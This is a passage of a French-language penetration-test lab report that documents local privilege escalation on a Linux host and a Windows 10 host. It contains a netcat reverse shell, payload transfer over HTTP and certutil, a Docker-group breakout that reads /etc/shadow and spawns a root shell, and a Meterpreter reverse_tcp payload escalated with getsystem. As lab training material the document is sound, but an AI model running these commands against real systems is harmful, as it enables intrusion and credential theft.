
Les tests menés démontrent que le serveur Linux en DMZ présente un niveau de durcissement (hardening) efficace contre les failles d'exécution de code SMB historiques. Les services déployés modernes (Samba v4, Apache 2.4.25) nécessitent une analyse plus poussée des composants applicatifs Web (sur les ports 8080 et 3000) via des modules auxiliaires adaptés.

4.2 Élévation de privilèges locaux

4.2.1 Élévation de privilèges locaux sur un hôte Linux

- **Préparation de l'environnement et déploiement des outils d'énumération**

Afin d'identifier les vecteurs d'élévation de privilèges sur la machine Linux cible compromise (192.168.50.128), le script automatisé d'énumération **LinPEAS** (*Linux Privilege Escalation Awesome Script*) a été sélectionné depuis le dépôt officiel de l'éditeur.



Figure

86 : Consultation de la documentation officielle et des méthodes de récupération de LinPEAS.

Le script d'inspection automatisée est téléchargé localement sur la machine d'attaque Kali (192.168.10.50) via l'outil **curl** afin d'être préparé au transfert vers la cible.

```
zsh: corrupt history file /home/kawtar/.zsh_history
(kawtar@Kawtar)-[~]
$ cd pentest-lab

(kawtar@Kawtar)-[~/pentest-lab]
$ # From public github
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload	Upload	Total	Spent	Left
0	0	0	0	0	0		0
0	0	0	0	0	0		0
0	0	0	0	0	0	00:01	0

Figure 87 : Récupération du script linpeas.sh via cURL sur la machine attaquante.

- **Établissement de l'accès initial (Reverse Shell via Netcat)**

Avant de procéder à l'exécution de l'outil d'énumération locale, un accès distant interactif à la cible a été configuré au moyen d'un *reverse shell* basé sur le binaire `netcat`.

1. **Initialisation de l'écouteur local (Machine Attaquante - 192.168.10.50)** : Un listener TCP est ouvert sur le port 5555 pour intercepter la connexion entrante en provenance du réseau DMZ.
2. **Inconnexion entrante depuis la cible Linux (192.168.50.128)** : L'exécution de la commande de redirection du binaire `/bin/sh` sur la machine distante permet d'obtenir la session interactive.

```
(kali@kali)-[~]
$ nc 192.168.10.50 5555 -e /bin/sh
```

Figure

88 : Exécution du reverse shell Netcat sur l'hôte cible vers l'IP de l'attaquant.

- **Identification de l'empreinte utilisateur initiale**

Dès la réception de la session réseau par l'écouteur `nc` sur la machine Kali, la légitimité du shell et le niveau de privilèges attribué par le système ont été immédiatement vérifiés à l'aide des commandes fondamentales du système d'exploitation `whoami` et `id`.

```
(kawtar@Kawtar) - [~/pentest-lab]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.10.50] from (UNKNOWN) [192.168.50.128] 47660
whoami
kali
id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),102(scanner),114(wireshark),119(kaboxer),968(docker),979(bluetooth),999(lpadmin)
```

Figure 89 : Interception de la connexion réseau et validation de l'identité du compte utilisateur non privilégié.

Constatations et analyse d'accès :

-Identifiant système : L'accès obtenu correspond à l'utilisateur **kali** (UID 1000).

-Droits associés : Le compte possède un profil non-root standard, nécessitant une étape d'élévation de privilèges pour obtenir le contrôle complet de la machine hôte (**root**).

-Vérification du franchissement : L'exécution des commandes **whoami** et **id** confirme l'interactivité du shell à travers la session **netcat**.

• Transfert de la charge utile d'énumération vers la cible

Afin d'acheminer le script **LinPEAS** sur la machine hôte distante sans recourir à des configurations complexes, un service web temporaire est instancié sur la machine d'attaque Kali (192.168.10.50).

1. **Hébergement local du script (Machine Attaquante) :** Un serveur Web HTTP minimaliste est démarré via Python 3 dans le répertoire contenant le script d'énumération.

```
(kawtar@Kawtar) - [~/pentest-lab]
$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.128 - - [06/Sep/2026 14:02:36] "GET /linpeas.sh HTTP/1.1" 200 -
```

Figure 90 : Démarrage du serveur Web HTTP Python sur le port 8000 et confirmation de la requête GET reçue depuis la cible.

2. Téléchargement et attribution des droits (Machine Cible - 192.168.50.128) : Depuis la session distante `netcat`, le fichier `linpeas.sh` est récupéré via l'utilitaire `wget` et enregistré dans le répertoire temporaire `/tmp`. Les permissions d'exécution (`+x`) lui sont ensuite attribuées.

```
wget http://192.168.10.50:8000/linpeas.sh -O /tmp/linpeas.sh  
chmod +x linpeas.sh  
/linpeas.sh && tee linpeas_output.txt
```

Figure

91 : Téléchargement du script `linpeas.sh` via `wget` et modification des permissions d'exécution.

- **Exécution de LinPEAS et journalisation des résultats**

Une fois positionné dans le dossier `/tmp`, le script d'énumération est exécuté. Pour garantir une analyse exhaustive et conserver une trace auditable des données collectées sans altérer l'affichage console, la sortie standard est redirigée simultanément vers un fichier texte au moyen de la commande `tee`.



```
Linux PE & Hardening      : https://hacktricks-training.com/courses/the/ |
Learn Cloud Hacking       : https://training.hacktricks.xyz
Follow on Twitter         : @hacktricks_live
Respect on HTB            : SirBraccoli
```

LinPEAS-ng by carlospolop

Vérification de l'exécution :

- La réception de la requête HTTP `GET /linpeas.sh` avec le code de statut `200` sur le serveur Python valide le transfert du fichier.
- L'affichage de la bannière officielle `LinPEAS-ng` confirme le bon démarrage du processus d'inspection système.

```
(kali@kali) [~/pentest-tab]
$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.128 - - [06/Sep/2026 14:02:36] "GET /linpeas.sh HTTP/1.1" 200 -
```

Figure 93 :confirmation du transfert du script linpeas.sh vers la cible.

• Analyse des résultats LinPEAS

L'exécution de LinPEAS a mis en évidence plusieurs vecteurs d'intérêt, classés par criticité :

1. Vulnérabilités CVE identifiées :

-CVE-2026-7867 (udisks2 2.11.1-2) — Bypass d'autorisation PolicyKit via l'option `asuser` de la méthode `Filesystem.Mount()` D-Bus. LinPEAS a confirmé la présence d'une entrée `/etc/fstab` qualifiante (`/dev/sr0` avec options `user,noauto`), condition nécessaire à l'exploitation.

-CVE-2026-46331 (kernel 7.0.12) — Vulnérabilité de type Copy-on-Write dans le module `pedi` du traffic control kernel, corrigée en 7.0.13.

```
08:07:20 up 35 min, 1 user, load average: 1.00, 0.61, 0.51

== UDisks as-user mount authorization bypass (CVE-2026-7867) (T1068)
https://github.com/storaged-project/udisks/security/advisories/GHSA-j42g-v9jw-6ph3
udisks2 package: 2.11.1-2 (dpkg)
Potentially vulnerable to CVE-2026-7867: upstream version is in the affected range 2.10.0 through 2.11.1; verify vendor backports
Qualifying /etc/fstab entries (maximum 10):
/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0

== Unmounted file system? (T1082, T1120)

08:07:20 up 35 min, 1 user, load average: 1.00, 0.61, 0.51

== UDisks as-user mount authorization bypass (CVE-2026-7867) (T1068)
https://github.com/storaged-project/udisks/security/advisories/GHSA-j42g-v9jw-6ph3
udisks2 package: 2.11.1-2 (dpkg)
Potentially vulnerable to CVE-2026-7867: upstream version is in the affected range 2.10.0 through 2.11.1; verify vendor backports
Qualifying /etc/fstab entries (maximum 10):
/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0

== Unmounted file system? (T1082, T1120)
```

Figure 94 : Résultats du scan LinPEAS identifiant les vulnérabilités CVE-2026-7867 et CVE2026-4633.

2. Appartenance au groupe Docker :

La commande `id` a révélé que l'utilisateur `kali` est membre du groupe `docker` (`gid=968`), information également confirmée par LinPEAS dans la section "Container related tools present". Cette appartenance constitue une élévation de privilèges de facto, car Docker permet par conception de monter le système de fichiers hôte dans un conteneur s'exécutant en root.

```
pentest-lab
Container
Container related tools present (if any): (T1613)
/usr/bin/docker
/usr/sbin/runc
/usr/bin/ctr
/usr/bin/containerd
/usr/bin/docker-compose
/usr/sbin/docker-proxy
/usr/sbin/apparmor_parser
/usr/bin/nsenter
/usr/bin/unshare
/usr/sbin/chroot
/usr/sbin/capsh
/usr/sbin/setcap
/usr/sbin/getcap
```

Figure 95: Enumération des exécutables liés aux conteneurs confirmant la présence de Docker.

• Tentative d'exploitation — Groupe Docker

L'appartenance au groupe `docker` représente le vecteur le plus fiable identifié. La technique consiste à monter le système de fichiers racine de l'hôte (/) dans un conteneur Docker s'exécutant en root, puis à effectuer un `chroot` pour obtenir un shell root sur l'hôte.

La première tentative a utilisé l'image `alpine` (image Linux minimaliste standard) :

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers)
Run 'docker run --help' for more information
```

Figure 96: Tentative d'élévation de privilèges via Docker et Alpine.

Décomposition de la commande :

- + `docker run` — lance un nouveau conteneur
- + `-v /:/mnt` — monte le filesystem racine de l'hôte (/) dans le conteneur au point de montage `/mnt`
- + `--rm` — supprime le conteneur automatiquement à la fin

+ `-it` — alloue un pseudo-TTY et maintient l'entrée interactive

+ `alpine` — image Docker à utiliser

+ `chroot /mnt sh` — change la racine du processus vers `/mnt` (= filesystem hôte) et lance un shell, effectivement dans le contexte root de l'hôte

Résultat : Échec — `Unable to find image 'alpine:latest' locally` suivi d'un timeout réseau vers Docker Hub. La machine cible n'ayant pas d'accès internet, le daemon Docker ne peut pas télécharger l'image alpine.

- **Pivot vers les images Docker locales**

Face à l'impossibilité de télécharger une image depuis Docker Hub (pas d'accès internet sur la cible), la commande suivante a permis de lister les images disponibles localement sur le système : `docker images`

```
(kali@kali)-[/tmp]
$ docker images
docker images
REPOSITORY          TAG         IMAGE ID      CREATED       SIZE
grafana/grafana      latest      3ed75060107e  4 weeks ago  1.16GB
prom/prometheus      latest      8da6d95a8747  5 weeks ago  250MB
gcr.io/cadvisor/cadvisor latest      a31688ab1366  8 months ago 75.1MB
vulnerables/web-dvwa latest      ab0d83586b6e  7 years ago  712MB
```

Figure 97 : Énumération des images Docker disponibles localement sur la cible.

Quatre images sont disponibles localement — résidus d'une infrastructure de monitoring (Grafana + Prometheus + cAdvisor) et d'un environnement d'entraînement web (DVWA). Ces images peuvent être utilisées comme vecteur de montage du filesystem hôte sans nécessiter de connexion internet.

- **Tentative avec grafana/grafana — ENTRYPOINT conflict**

La première tentative avec une image locale a ciblé `grafana/grafana` :

`docker run -v /:/mnt --rm -it grafana/grafana chroot /mnt sh`

```
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm -it grafana/grafana chroot /mnt sh
docker run -v /:/mnt --rm -it grafana/grafana chroot /mnt sh
INFO [09-06|15:45:06] Starting Grafana logger=settings version=13.1.2 commit=7f247b37a4e51a1ed33904ec63ac6c6087bf7f48 branch=release-13.1.2#patched compiled=2026-08-04T10:18:20Z
INFO [09-06|15:45:06] Unified migration configs enforced logger=settings storage_type=unified target=[all]
INFO [09-06|15:45:06] Enforcing mode 5 for resource in unified storage logger=settings resource=playlists.playlist.grafana.app
INFO [09-06|15:45:06] Enforcing mode 5 for resource in unified storage logger=settings resource=folders.folder.grafana.app
INFO [09-06|15:45:06] Enforcing mode 5 for resource in unified storage logger=settings resource=dashboards.dashboard.grafana.app
INFO [09-06|15:45:06] Config loaded from logger=settings file=/usr/share/grafana/conf/defaults.ini
INFO [09-06|15:45:06] Config loaded from logger=settings file=/etc/grafana/grafana.ini
INFO [09-06|15:45:06] Config overridden from command line logger=settings arg="default.paths.data=/var/lib/grafana"
INFO [09-06|15:45:06] Config overridden from command line logger=settings arg="default.paths.logs=/var/log/grafana"
INFO [09-06|15:45:06] Config overridden from command line logger=settings arg="default.paths.plugins=/var/lib/grafana/plugins"
INFO [09-06|15:45:06] Config overridden from command line logger=settings arg="default.paths.provisioning=/etc/grafana/provisioning"
INFO [09-06|15:45:06] Config overridden from command line logger=settings arg="default.log.mode=console"
INFO [09-06|15:45:06] Config overridden from Environment variable logger=settings var="GF_PATHS_DATA=/var/lib/grafana"
```

Figure 98 : Conflit d'ENTRYPOINT lors de la tentative d'exécution de chroot avec l'image Grafana.

Résultat : Échec partiel — au lieu d'exécuter `chroot /mnt sh`, le conteneur a lancé le processus Grafana (serveur de dashboards) avec ses logs d'initialisation. Ceci est dû au fait que l'image `grafana/grafana` définit un `ENTRYPOINT` dans son Dockerfile qui prend la priorité sur la commande passée en argument, ignorant ainsi notre `chroot /mnt sh`.

La session a dû être interrompue avec `Ctrl+C`, ce qui a également coupé la connexion nc. Un nouveau listener a été relancé sur la machine attaquante :

```
-folder.grafana.app resource=folders reason=getStats key={namespace:default group:folder.grafana resource:folders} expiration=2026-09-06T15:56:50.200843917Z
INFO [09-06|15:46:50] Usage stats are ready to report logger=infra.usagestats
^C

(kawtar@Kawtar)-[~/pentest-lab]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.10.50] from (UNKNOWN) [192.168.50.128] 55360
cd /tmp
python3 -c 'import pty; pty.spawn("/bin/bash")'
(kali@kali)-[/tmp]
```

Figure 99 : Reconnexion de la session Netcat et stabilisation PTY avec Python.

Après reconnexion et upgrade PTY (`python3 -c 'import pty; pty.spawn("/bin/bash")'`), la tentative a été renouvelée en forçant l'overwrite de l'ENTRYPOINT via le flag `--entrypoint` :

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm --entrypoint /bin/sh grafana/grafana -c "cat /mnt/etc/shadow"
docker run -v /:/mnt --rm --entrypoint /bin/sh grafana/grafana -c "cat /mnt/etc/shadow"
cat: can't open '/mnt/etc/shadow': Permission denied
```

Figure 100 : Tentative d'accès aux fichiers sensibles via l'option `--entrypoint`.

Résultat : `cat: can't open '/mnt/etc/shadow': Permission denied` — L'image

Grafana exécute ses processus en tant qu'utilisateur non-root en interne (bonne pratique de sécurité des conteneurs), ce qui empêche la lecture de fichiers root-only même avec le filesystem hôte monté.

• Exploitation réussie — Forçage de l'utilisateur root dans le conteneur

La solution a consisté à ajouter le flag `--user root` pour forcer l'exécution du processus conteneur en tant que root, contournant ainsi la restriction d'utilisateur définie par l'image :

```
cat: can't open '/mnt/etc/shadow': Permission denied
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm --user root --entrypoint /bin/sh grafana/grafana -c "cat /mnt/etc/shadow"
docker run -v /:/mnt --rm --user root --entrypoint /bin/sh grafana/grafana -c "cat /mnt/etc/shadow"
root:!:20667:0:99999:7:::
daemon:!:20667:0:99999:7:::
bin:!:20667:0:99999:7:::
sys:!:20667:0:99999:7:::
sync:!:20667:0:99999:7:::
games:!:20667:0:99999:7:::
man:!:20667:0:99999:7:::
lp:!:20667:0:99999:7:::
mail:!:20667:0:99999:7:::
news:!:20667:0:99999:7:::
uucp:!:20667:0:99999:7:::
uu:!:20667:0:99999:7:::
```

Figure 101 : Contournement des restrictions d'utilisateur avec `--user root` et lecture réussie du fichier `/etc/shadow`.

Décomposition complète de la commande :

- + `docker run` — lance un nouveau conteneur éphémère
- + `-v /:/mnt` — monte le filesystem racine de l'hôte (/) dans le conteneur au point `/mnt` — **c'est le cœur de l'exploit**
- + `--rm` — supprime le conteneur automatiquement après exécution
- + `--user root` — force l'exécution en tant que root à l'intérieur du conteneur, ignorant l'utilisateur défini par l'image
- + `--entrypoint /bin/sh` — overwrite l'ENTRYPOINT de l'image pour utiliser `/bin/sh` directement

+ grafana/grafana — image locale utilisée comme vecteur

+ -c "cat /mnt/etc/shadow" — commande exécutée : lit le fichier /etc/shadow de l'hôte (via le mount /mnt)

Résultat : Succès — le contenu complet de /etc/shadow a été affiché, incluant les entrées de tous les comptes système et le hash du mot de passe de l'utilisateur kali. Ce fichier est normalement lisible uniquement par root (-rw-r----- root shadow). Sa lecture depuis le conteneur confirme que nous opérons avec les privilèges root de l'hôte.

- **Obtention d'un shell root interactif — Preuve finale**

```
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm --user root -it --entrypoint /bin/sh prom/prometheus -c "chroot /mnt bash"
docker run -v /:/mnt --rm --user root -it --entrypoint /bin/sh prom/prometheus -c "chroot /mnt bash"
(root@b7e0d9695bf7)-[/]
```

Figure 102 : Élévation de privilèges réussie vers un accès root interactif.

Pour obtenir un shell root interactif complet (et non juste l'exécution de commandes isolées), la commande a été adaptée pour utiliser l'image prom/prometheus (plus légère, 250MB) avec un chroot vers le filesystem hôte :

Logique de la commande :

- -it — alloue un pseudo-TTY pour un shell interactif
- chroot /mnt bash — change la racine du processus vers /mnt (= / de l'hôte) et lance bash — on se retrouve ainsi dans un environnement root complet sur le système de fichiers de l'hôte

```
(root@b7e0d9695bf7)-[/]
# whoami
whoami
root

(root@b7e0d9695bf7)-[/]
# id
id
uid=0(root) gid=0(root) groups=0(root),10(uucp)

(root@b7e0d9695bf7)-[/]
#
```

Figure 103 : Validation de l'accès root interactif sur le système hôte.

Le prompt (`root@b7e0d9695bf7`)-[/] indique :

- `root` — utilisateur courant
- `b7e0d9695bf7` — ID du conteneur Docker
- `/` — racine du système de fichiers hôte (via chroot)


L'élévation de privilèges est complète — nous disposons d'un accès root total et interactif sur le système cible.

Vecteur clé : L'appartenance de l'utilisateur `kali` au groupe `docker` constitue une misconfiguration critique. Par conception, tout membre du groupe `docker` peut monter le filesystem hôte dans un conteneur et obtenir des privilèges root, ce qui est documenté et connu depuis longtemps dans la communauté sécurité.

4.2.2 Élévations de privilèges Windows

- **Préparation de l'environnement et des outils d'audit**

Afin de préparer la phase d'audit local et de recherche de vulnérabilités sur l'hôte cible Windows 10, nous avons téléchargé le binaire d'énumération automatisée `winPEASx64.exe` depuis son dépôt GitHub officiel sur la machine attaquante Kali Linux.



```
(kawtar@Kawtar)-[~/pentest-lab]
$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASx64.exe
--2026-09-07 22:20:17-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASx64.exe
Resolving github.com (github.com)... 140.82.121.4, 64:ff9b::8c52:7904
Connecting to github.com (github.com)|140.82.121.4|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20260907-44edc153/winPEASx64.exe [following]
--2026-09-07 22:20:17-- https://github.com/peass-ng/PEASS-ng/releases/download/20260907-44edc153/winPEASx64.exe
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/3c3cc53b-6477-433b-aac5-15687f0eee77?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-09-07T22%3A00%3A45Z&
```

Figure 104 : Téléchargement du script d'audit `winPEASx64.exe` sur Kali Linux

- **Génération du payload de contrôle à distance**

Pour obtenir un accès interactif à la cible, nous avons généré un exécutable malveillant (payload reverse TCP) à l'aide de l'outil `msfvenom`. Le binaire configuré (`win_shell.exe`) pointera vers l'adresse IP de notre machine attaquante (`192.168.10.50`) sur le port `4444`.

Commande exécutée : `msfvenom -p windows/x64/meterpreter/reverse_tcp`
`LHOST=192.168.10.50 LPORT=4444 -f exe -o win_shell.exe`

```
(kawtar@Kawtar)-[~/pentest-lab]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.50 LPORT=4444 -f exe -o win_s
hell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
Saved as: win_shell.exe
(kawtar@Kawtar)-[~/pentest-lab]
```

Figure 105: Génération du payload Meterpreter 64-bit avec msfvenom

- **Transfert du payload vers la cible Windows**

Depuis la machine cible Windows, nous avons exploité le binaire légitime d'administration `certutil.exe` (technique LOLBin — *Living Off The Land Binary*) afin de télécharger le payload directement depuis le serveur HTTP hébergé sur Kali.

Commande exécutée : `certutil -urlcache -split -f`
`[http://192.168.10.50/win_shell.exe](http://192.168.10.50/win_shell.ex`
`e) C:\Users\Administrator\win_shell.exe`

```
C:\Users\Administrator>certutil -urlcache -split -f http://192.168.10.50/win_shell.exe C:\Users\Administrator\win_shell.
exe
**** En ligne ****
0000 ...
1e00
CertUtil: -URLCache La commande s'est terminée correctement.
C:\Users\Administrator>_
```

Figure 106: Téléchargement du binaire sur l'hôte cible via certutil.exe

- **Établissement de la session Meterpreter**

Après avoir configuré et lancé l'écouteur `multi/handler` sous Metasploit Framework, le fichier `win_shell.exe` a été exécuté sur la machine cible Windows.

```
C:\Users\Administrator>C:\Users\Administrator\win_shell.exe
C:\Users\Administrator>_
```

Figure

107: Exécution du payload sur la machine cible Windows

- **Configuration du listener et réception de la session Meterpreter**

Sur Metasploit Framework, le module d'écoute `exploit/multi/handler` a été configuré pour correspondre aux paramètres du payload généré précédemment :

- Définition du payload : `set payload windows/x64/meterpreter/reverse_tcp`
- IP d'écoute : `set LHOST 192.168.10.50`
- Port d'écoute : `set LPORT 4444`

Après le lancement de l'écouteur en tâche de fond (`exploit -j`), l'exécution du fichier sur la cible a permis d'intercepter la connexion entrante et d'ouvrir la session Meterpreter (`Session 1`) depuis la machine Windows (`192.168.145.20`).

```
(kawtar@Kawtar)-[~/pentest-lab]
$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.10.50
LHOST => 192.168.10.50
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.10.50:4444
msf exploit(multi/handler) > [*] Sending stage (248902 bytes) to 192.168.145.20
[*] Meterpreter session 1 opened (192.168.10.50:4444 -> 192.168.145.20:60971) at 2026-09-08 14:21:50 +0100
```

Figure 108: Configuration du module `multi/handler` et ouverture de la session Meterpreter

• Interaction et reconnaissance du système hôte

Une fois la session établie, nous avons interagi avec celle-ci (`sessions -i 1`) et exécuté les commandes de reconnaissance de base pour valider l'identité et les informations système de la machine compromise :

+ `getuid` : Confirme le contexte utilisateur actuel (`MYLAB\Administrator`).

+ `sysinfo` : Affiche les détails techniques du système hôte (Nom de machine : `DESKTOP-MV99FLH`, OS : `Windows 10 22H2+ Build 19045`, Architecture : `x64`, Domaine : `MYLAB`).

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: MYLAB\Administrator
meterpreter > sysinfo
Computer      : DESKTOP-MV99FLH
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : fr_FR
Domain        : MYLAB
Logged On Users : 6
Meterpreter    : x64/windows
meterpreter > █
```

Figure

109 : Interaction avec la session Meterpreter et énumération de base (getuid, sysinfo)

- **Ouverture d'un shell système et énumération des privilèges de session**

Depuis la session Meterpreter, nous avons ouvert un shell de commande Windows interactif (shell) afin d'inspecter en détail la configuration de sécurité du compte utilisateur.

- **Vérification des privilèges utilisateur** : L'exécution de la commande `whoami /priv` permet d'énumérer les privilèges attribués au jeton d'accès actuel. La liste met en évidence la présence de privilèges spécifiques activables/disponibles (tels que `SeDebugPrivilege`, `SeBackupPrivilege`, `SeRestorePrivilege`, etc.).

```

meterpreter > shell
Process 2068 created.
Channel 1 created.
Microsoft Windows [version 10.0.19045.6456]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\Administrator>whoami /priv
whoami /priv

Informations de privilèges

```

Nom de privilège	État	Description
SeIncreaseQuotaPrivilege	Désactivé	Ajuster les quotas de mémoire pour un processus
SeSecurityPrivilege	Désactivé	Gérer le journal d'audit et de sécurité
SeTakeOwnershipPrivilege	Désactivé	Prendre possession de fichiers ou d'autres objets
SeLoadDriverPrivilege	Désactivé	Charger et décharger les pilotes de périphériques
SeSystemProfilePrivilege	Désactivé	Performance système du profil
SeSystemtimePrivilege	Désactivé	Modifier l'heure système
SeProfileSingleProcessPrivilege	Désactivé	Processus unique du profil
SeIncreaseBasePriorityPrivilege	Désactivé	Augmenter la priorité de planification
SeCreatePagefilePrivilege	Désactivé	Créer un fichier d'échange
SeBackupPrivilege	Désactivé	Sauvegarder les fichiers et les répertoires
SeRestorePrivilege	Désactivé	Restaurer les fichiers et les répertoires
SeShutdownPrivilege	Désactivé	Arrêter le système
SeDebugPrivilege	Désactivé	Débugger les programmes

Figure 110 : Ouverture du shell Windows et inspection des privilèges avec `whoami /priv`

- **Vérification de l'appartenance aux groupes** : La commande `whoami /groups` confirme que le compte fait partie des groupes locaux à privilèges élevés, notamment le groupe `BUILTIN\Administrateurs` (S-1-5-32-544), tout en fonctionnant sous un niveau d'intégrité élevé (*High Mandatory Level*).

```

C:\Users\Administrator>whoami /groups
whoami /groups
Session Actions Edit View Help
Informations de groupe
Nom du groupe      Type      SID
Attributs
-----
Tout le monde      Groupe bien connu S-1-1-0
Groupe obligatoire, Actif par défaut, Groupe actif
BUILTIN\Utilisateurs Alias S-1-5-32-545
Groupe obligatoire, Actif par défaut, Groupe actif
BUILTIN\Administrateurs Alias S-1-5-32-544
Groupe obligatoire, Actif par défaut, Groupe actif, Propriétaire du groupe
AUTORITE NT\INTERACTIF Groupe bien connu S-1-5-4
Groupe obligatoire, Actif par défaut, Groupe actif
OUVERTURE DE SESSION DE CONSOLE Groupe bien connu S-1-2-1
Groupe obligatoire, Actif par défaut, Groupe actif
AUTORITE NT\Utilisateurs authentifiés Groupe bien connu S-1-5-11
Groupe obligatoire, Actif par défaut, Groupe actif
AUTORITE NT\Cette organisation Groupe bien connu S-1-5-15
Groupe obligatoire, Actif par défaut, Groupe actif
LOCAL Groupe bien connu S-1-2-0
Groupe obligatoire, Actif par défaut, Groupe actif
1324062-512 Groupe obligatoire, Actif par défaut, Groupe actif
Type SID inconnu S-1-5-21-2691190828-4247008435-94
1324062-520 Groupe obligatoire, Actif par défaut, Groupe actif
Type SID inconnu S-1-5-21-2691190828-4247008435-94
1324062-518 Groupe obligatoire, Actif par défaut, Groupe actif
Type SID inconnu S-1-5-21-2691190828-4247008435-94
1324062-519 Groupe obligatoire, Actif par défaut, Groupe actif
Type SID inconnu S-1-5-21-2691190828-4247008435-94
Identité déclarée par une autorité d'authentification Groupe bien connu S-1-18-1
Groupe obligatoire, Actif par défaut, Groupe actif
1324062-572 Groupe obligatoire, Actif par défaut, Groupe actif, Groupe local
Étiquette obligatoire/Niveau obligatoire élevé Nom S-1-16-12288
C:\Users\Administrator>

```

Figure 111 : Vérification des groupes de l'utilisateur et du niveau d'intégrité avec `whoami /groups`

7. Élévation de privilèges vers NT AUTHORITY\SYSTEM

Après avoir quitté le shell Windows pour revenir dans la session Meterpreter (`exit`), nous avons exploité la présence du jeton d'administrateur local pour élever nos privilèges au niveau le plus élevé du système (`NT AUTHORITY\SYSTEM`).

-Exécution de la commande : `getsystem`

-Technique exploitée : *Technique 1 — Named Pipe Impersonation (In Memory/Admin)*. Meterpreter a créé un canal nommé (*named pipe*) et y a usurpé le jeton de sécurité du service système connecté.

-Confirmation : La commande `getuid` valide la réussite de l'escalade en affichant l'identité `AUTORITE NT\Système` (`NT AUTHORITY\SYSTEM`).

```

exit
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter >

```

